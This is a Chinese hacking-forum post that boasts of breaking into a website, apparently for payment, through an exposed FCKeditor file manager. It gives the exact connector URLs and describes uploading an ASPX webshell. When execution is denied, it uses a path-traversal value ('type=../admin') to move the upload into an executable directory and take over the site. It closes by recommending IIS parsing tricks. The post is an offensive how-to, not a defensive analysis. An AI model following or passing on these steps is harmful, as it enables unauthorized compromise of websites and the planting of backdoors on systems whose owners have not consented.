N久没上原创了还差一原创就能免费MD5了 蛋痛的是昨天成功做了一个单子拿到血汗钱弄了个MD5会员  
好了费话不多说了

蛋痛

今天做单子时发现的

目标：<http://www.xxxx.com/>

有FCK

<http://www.xxxxxx.com/admin/fckeditor/editor/filemanager/browser/default/browser.html?type=monyer&connector=connectors/aspx/connector.aspx>

ASPX非常幸运的是能直接上传ASPX

查看大马路径

[http://www.XXXXX.com/UserFiles/monyer/safa.aspx](http://www.xxxxx.com/UserFiles/monyer/safa.aspx)



日翻译下是执行访问被拒绝

This Virtual Directory does not allow objects to be executed.此虚拟目录不允许执行的对象。

再看看另一个扫出来的上传？

<http://www.xxxxxx.com/admin/fckeditor/editor/filemanager/browser/default/browser.html?type=image&connector=connectors/aspx/connector.aspx>

也能上传

**Execute Access Denied**

This Virtual Directory does not allow objects to be executed.

也是这个

我细看了下？

第一个是type= monyer

第二个是type=image

上传的目录没权

我能不能跳


试试

把type=修改 type=../admin

怎么样

<http://www.xxxxx.com/admin/fckeditor/editor/filemanager/browser/default/browser.html?type=../admin&connector=connectors/aspx/connector.aspx>

没想到他爆文件了



RP太好

直接上传我的ASPX大马

哈哈

看看地址

成功

成功拿下

PS：大家遇到这类问题可以试试？

不能传大马自己可以利用IIS解析嘛

over